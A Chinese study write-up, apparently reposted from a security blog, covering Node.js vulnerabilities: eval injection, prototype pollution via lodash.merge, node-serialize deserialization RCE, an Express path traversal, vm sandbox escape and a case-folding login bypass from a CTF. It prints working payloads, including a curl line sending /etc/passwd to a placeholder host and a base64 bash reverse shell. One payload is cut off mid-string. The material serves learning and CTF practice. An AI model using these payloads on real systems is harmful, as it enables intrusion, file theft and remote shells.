Node.js 常见漏洞学习与总结

原创

J0hnson666 已于 2022-04-16 09:03:11 修改 388 收藏 2
分类专栏： # 通用漏洞 文章标签： node.js
于 2021-10-01 22:25:09 首次发布

转载https://threezh1.com/2020/01/30/NodeJsVulns/

危险函数所导致的命令执行

eval()

eval() 函数可计算某个字符串，并执行其中的的 JavaScript 代码。和PHP中eval函数一样，如果传递到函数中的参数可控并且没有经过严格的过滤时，就会导致漏洞的出现。

简单例子：

main.js

```
var express = require("express");
var app = express();

app.get('/eval',function(req,res){
   res.send(eval(req.query.q));
    console.log(req.query.q);
})

var server = app.listen(8888, function() {
console.log("应用实例，访问地址为 http://127.0.0.1:8888/");
})
```

漏洞利用：

Node.js中的chile_process.exec调用的是/bash.sh，它是一个bash解释器，可以执行系统命令。在eval函数的参数中可以构造 `require('child_process').exec('');` 来进行调用。

弹计算器(windows)：

```
/eval?q=require('child_process').exec('calc');
```

读取文件(linux)：

```
/eval?q=require('child_process').exec('curl -F "x=`cat /etc/passwd`" http://vps');;
```

反弹shell(linux)：

```
/eval?q=require('child_process').exec('echo YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMjcuMC4wLjEvMzMyMyAwPiYx|base64 -d|bash');
```

YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMjcuMC4wLjEvMzMyMyAwPiYx是bash -i >& /dev/tcp/127.0.0.1/3333 0>&1 BASE64加密后的结果，直接调用会报错。

注意：BASE64加密后的字符中有一个+号需要url编码为%2B(一定情况下)

如果上下文中没有require(类似于Code-Breaking 2018 Thejs)，则可以使用 `global.process.mainModule.constructor._load('child_process').exec('calc')` 来执行命令

paypal一个命令执行的例子：

[demo.paypal.com] Node.js code injection (RCE)

(使用数组绕过过滤，再调用child_process执行命令)

类似命令

间隔两秒执行函数：

- setInteval(some_function, 2000)

两秒后执行函数：

- setTimeout(some_function, 2000);

some_function处就类似于eval函数的参数

输出HelloWorld：

- Function("console.log('HelloWolrd')")()

类似于php中的create_function

以上都可以导致命令执行

Node.js 原型污染漏洞

Javascript原型链参考文章：继承与原型链

关于原型链

文章内关于原型和原型链的知识写的非常详细，就不再总结整个过程了，以下为几个比较重要的点：

- 在javascript，每一个实例对象都有一个prototype属性，prototype 属性可以向对象添加属性和方法。

例子：

```
object.prototype.name=value
```

- 在javascript，每一个实例对象都有一个`__proto__`属性，这个实例属性指向对象的原型对象(即原型)。可以通过以下方式访问得到某一实例对象的原型对象：

```
objectname["__proto__"]
objectname.__proto__
objectname.constructor.prototype
```

- 不同对象所生成的原型链如下(部分)：

```
var o = {a: 1};
// o对象直接继承了Object.prototype
// 原型链：
// o ---> Object.prototype ---> null

var a = ["yo", "whadup", "?"];
// 数组都继承于 Array.prototype
// 原型链：
// a ---> Array.prototype ---> Object.prototype ---> null

function f(){
  return 2;
    }
// 函数都继承于 Function.prototype
// 原型链：
// f ---> Function.prototype ---> Object.prototype ---> null
```

原型链污染原理

对于语句：`object[a][b] = value` 如果可以控制a、b、value的值，将a设置为`__proto__`，我们就可以给object对象的原型设置一个b属性，值为value。这样所有继承object对象原型的实例对象在本身不拥有b属性的情况下，都会拥有b属性，且值为value。

来看一个简单的例子：

```
object1 = {"a":1, "b":2};
object1.__proto__.foo = "Hello World";
console.log(object1.foo);
object2 = {"c":1, "d":2};
console.log(object2.foo);
```

```
> object1 = {"a":1, "b":2};
  object1.__proto__.foo = "Hello World";
  console.log(object1.foo);
  object2 = {"c":1, "d":2};
  console.log(object2.foo);
  Hello World                                                    VM409:3
  Hello World                                                    VM409:5
< undefined
>
```

最终会输出两个Hello World。为什么object2在没有设置foo属性的情况下，也会输出Hello World呢？就是因为在第二条语句中，我们对object1的原型对象设置了一个foo属性，而object2和object1一样，都是继承了Object.prototype。在获取object2.foo时，由于object2本身不存在foo属性，就会往父类Object.prototype中去寻找。这就造成了一个原型链污染，所以原型链污染简单来说就是如果能够控制并修改一个对象的原型，就可以影响到所有和这个对象同一个原型的对象。

merge操作导致原型链污染

merge操作是最常见可能控制键名的操作，也最能被原型链攻击。

- 简单例子：

```
function merge(target, source) {
   for (let key in source) {
if (key in source && key in target) {
   merge(target[key], source[key])
            } else {
   target[key] = source[key]
            }
            }
            }

        let object1 = {}
let object2 = JSON.parse('{"a": 1, "__proto__": {"b": 2}}')
            merge(object1, object2)
        console.log(object1.a, object1.b)

            object3 = {}
        console.log(object3.b)
```

需要注意的点是：

在JSON解析的情况下，`__proto__`会被认为是一个真正的“键名”，而不代表“原型”，所以在遍历object2的时候会存在这个键。

最终输出的结果为：

```
1
2
```

```
1 2
2
```

可见object3的b是从原型中获取到的，说明Object已经被污染了。

Code-Breaking 2018 Thejs

这个题目已经有很多的分析文章了，但因为它是一个比较好的学习原型链污染的题目，还是值得自己再过一遍。

题目源码下载：http://code-breaking.com/puzzle/9/


直接npm install可以把需要的模块下载下来。

server.js

```
const fs = require('fs')
const express = require('express')
const bodyParser = require('body-parser')
const lodash = require('lodash')
const session = require('express-session')
const randomize = require('randomatic')

const app = express()
app.use(bodyParser.urlencoded({extended: true})).use(bodyParser.json())
app.use('/static', express.static('static'))
app.use(session({
name: 'thejs.session',
secret: randomize('aA0', 16),
resave: false,
saveUninitialized: false
}))

app.engine('ejs', function (filePath, options, callback) { // define the template engine
fs.readFile(filePath, (err, content) => {
if (err) return callback(new Error(err))
let compiled = lodash.template(content)
let rendered = compiled({...options})
return callback(null, rendered)
})
})
app.set('views', './views')
app.set('view engine', 'ejs')

app.all('/', (req, res) => {
// 定义session
let data = req.session.data || {language: [], category: []}
if (req.method == 'POST') {
// 获取post数据并合并
data = lodash.merge(data, req.body)
req.session.data = data
// 再将data赋值给session
}
res.render('index', {
language: data.language,
category: data.category
})
})

app.listen(3000, () => console.log('Example app listening on port 3000!'))
```

问题出在了lodashs.merge函数这里，这个函数存在原型链污染漏洞。但是光存在漏洞还不行，我们得寻找到可以利用的点。因为通过漏洞可以控制某一种实例对象原型的属性，所以我们需要去寻找一个可以被利用的属性。

页面最终会通过lodash.template进行渲染，跟踪到lodash/template.js中。




如图可以看到options是一个对象，sourceURL是通过下面的语句赋值的，options默认没有sourceURL属性，所以sourceURL默认也是为空。

```
var sourceURL = 'sourceURL' in options ? '//# sourceURL=' + options.sourceURL + '\n' : '';
```

如果我们能够给options的原型对象加一个sourceURL属性，那么我们就可以控制sourceURL的值。

继续往下面看，最后sourceURL传递到了Function函数的第二个参数当中：




```
var result = attempt(function() {
return Function(importsKeys, sourceURL + 'return ' + source)
.apply(undefined, importsValues);
});
```

通过构造chile_process.exec()就可以执行任意代码了。

最终可以构造一个简单的Payload作为传递给主页面的的POST数据(windows调用计算器)：

```
{"__proto__":{"sourceURL":"\nglobal.process.mainModule.constructor._load('child_process').exec('calc')//"}}
```

(这里直接用require会报错：ReferenceError: require is not defined

p神给了一个更好的payload：

```
{"__proto__":{"sourceURL":"\nreturn e=> {for (var a in {}) {delete Object.prototype[a];} return global.process.mainModule.constructor._load('child_process').execSync('
```

node-serialize反序列化RCE漏洞(CVE-2017-5941)

漏洞出现在node-serialize模块0.0.4版本当中，使用`npm install node-serialize@0.0.4`安装模块。

- 了解什么是IIFE：


IIFE（立即调用函数表达式）是一个在定义时就会立即执行的 JavaScript 函数。

IIFE一般写成下面的形式：

```
(function(){ /* code */ }());
// 或者
(function(){ /* code */ })();
```

- `node-serialize@0.0.4`漏洞点

漏洞代码位于node_modules\node-serialize\lib\serialize.js中：



其中的关键就是：`obj[key] = eval('(' + obj[key].substring(FUNCFLAG.length) + ')');`这一行语句，可以看到传递给eval的参数是用括号包裹的，所以如果构造一个`function(){}()`函数，在反序列化时就会被当中IIFE立即调用执行。来看如何构造payload：

- 构造Payload

```
serialize = require('node-serialize');
var test = {
rce : function(){require('child_process').exec('ls /',function(error, stdout, stderr){console.log(stdout)});},
}
console.log("序列化生成的 Payload: \n" + serialize.serialize(test));
```

生成的Payload为：

```
{"rce":"_$$ND_FUNC$$_function(){require('child_process').exec('ls /',function(error, stdout, stderr){console.log(stdout)});}"}
```

因为需要在反序列化时让其立即调用我们构造的函数，所以我们需要在生成的序列化语句的函数后面再添加一个`()`，结果如下：

```
{"rce":"_$$ND_FUNC$$_function(){require('child_process').exec('ls /',function(error, stdout, stderr){console.log(stdout)});}()"}
```

(这里不能直接在对象内定义IIFE表达式，不然会序列化失败)

传递给unserialize(注意转义单引号)：

```
var serialize = require('node-serialize');
var payload = '{"rce":"_$$ND_FUNC$$_function(){require(\'child_process\').exec(\'ls /\',function(error, stdout, stderr){console.log(stdout)});}()"}';
serialize.unserialize(payload);
```

执行命令成功，结果如图：

```
var serialize = require('node-serialize');
var payload = '{"rce":"_$$ND_FUNC$$_function(){require(\'child_process\').exec(\'l
serialize.unserialize(payload);
```

```
Cmder
ThreeZhi@DESKTOP-1M2VLEU ~/Desktop/NodeJS/node_unserialize (master)
λ node log.js
bin
cmd
dev
etc
git-bash.exe
git-cmd.exe
LICENSE.txt
mingw64
post-install.bat
proc
README.portable
temp
tmp
usr
```

Node.js 目录穿越漏洞复现(CVE-2017-14849)

在vulhub上面可以直接下载到环境。

漏洞影响的版本：

- Node.js 8.5.0 + Express 3.19.0-3.21.2
- Node.js 8.5.0 + Express 4.11.0-4.15.5

运行漏洞环境：

```
cd vulhub/node/CVE-2017-14849/
docker-compose build
docker-compose up -d
```

用Burpsuite获取地址：`/static/../../../a/../../../../etc/passwd` 即可下载得到 `/etc/passwd` 文件

Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz By:LianZhang

Burp Project 测试器 重发器 窗口 帮助

仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项 CO2 Authz

1 × ...

发送 取消 < > 目标: http://39.108.58.127:3000

请求

Raw 头 Hex

```
GET /static/../../../a/../../../../etc/passwd HTTP/1.1
Host:
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,und;q=0.7
Connection: close
```

响应

Raw 头 Hex

```
HTTP/1.1 200 OK
X-Powered-By: Express
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 13 Sep 2017 20:05:31 GMT
ETag: W/"4d4-15e7cd8b6f8"
Content-Type: application/octet-stream
Content-Length: 1236
Date: Tue, 04 Feb 2020 06:35:00 GMT
Connection: close

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
node:x:1000:1000::/home/node:/bin/bash
```

输入搜索字词 没有比赛

完成 1,525字节 | 58毫秒

具体分析可见：Node.js CVE-2017-14849 漏洞分析

vm沙箱逃逸

vm是用来实现一个沙箱环境，可以安全的执行不受信任的代码而不会影响到主程序。但是可以通过构造语句来进行逃逸：

逃逸例子：

```
const vm = require("vm");
const env = vm.runInNewContext(`this.constructor.constructor('return this.process.env')()`);
console.log(env);
```

执行之后可以获取到主程序环境中的环境变量

上面例子的代码等价于如下代码：

```
const vm = require('vm');
const sandbox = {};
const script = new vm.Script("this.constructor.constructor('return this.process.env')()");
const context = vm.createContext(sandbox);
env = script.runInContext(context);
console.log(env);
```

创建vm环境时，首先要初始化一个对象 sandbox，这个对象就是vm中脚本执行时的全局环境context，vm 脚本中全局 this 指向的就是这个对象。

因为 `this.constructor.constructor` 返回的是一个 `Function constructor`，所以可以利用Function对象构造一个函数并执行。(此时Function对象的上下文环境是处于主程序中的) 这里构造的函数内的语句是 `return this.process.env`，结果是返回了主程序的环境变量。

配合 `chile_process.exec()` 就可以执行任意命令了：

```
const vm = require("vm");
const env = vm.runInNewContext(`const process = this.constructor.constructor('return this.process')();
process.mainModule.require('child_process').execSync('whoami').toString()`);
console.log(env);
```

最近的mongo-express RCE(CVE-2019-10758)漏洞就是配合vm沙箱逃逸来利用的。

具体分析可参考：CVE-2019-10758:mongo-expressRCE复现分析

javascript大小写特性

在javascript中有几个特殊的字符需要记录一下

对于toUpperCase():

`字符"ı"、"ſ" 经过toUpperCase处理后结果为 "I"、"S"`

对于toLowerCase():

`字符"K"经过toLowerCase处理后结果为"k"(这个K不是K)`

在绕一些规则的时候就可以利用这几个特殊字符进行绕过

CTF题实例 - Hacktm中的一道Nodejs题

题目部分源码：

```
function isValidUser(u) {
return (
u.username.length >= 3 &&
u.username.toUpperCase() !== config.adminUsername.toUpperCase()
);
}

function isAdmin(u) {
return u.username.toLowerCase() == config.adminUsername.toLowerCase();
}
```

解题时需要登录管理员的用户名，但是在登录时，`isValidUser` 函数会对用户输入的用户名进行 `toUpperCase` 处理，再与管理员用户名进行对比。如果输入的用户名与管理员用户名相同，就不允许登录。

但是我们可以看到，在之后的一个判断用户是否为管理员的函数中，对用户名进行处理的是 `toLowerCase`。所以这两个差异，就可以使用大小写特性来进行绕过。

题目中默认的管理员用户名为：hacktm

所以，我们指定登录时的用户名为：hacKtm 即可绕过 `isValidUser` 和 `isAdmin` 的验证。

题目完整Writeup：

说在最后

最近才刚开始学习Node.js，打算趁寒假这段时间把常见的几个漏洞总结一下。如果文章中出现了错误，还希望师傅们能够直接指出来，十分感谢！

参考

- 浅谈Node.js Web的安全问题
- 深入理解JavaScript Prototype污染攻击
- 利用 Node.js 反序列化漏洞远程执行代码
- Sandboxing NodeJS is hard, here is why
- https://segmentfault.com/a/1190000012672620
- Fuzz中的javascript大小写特性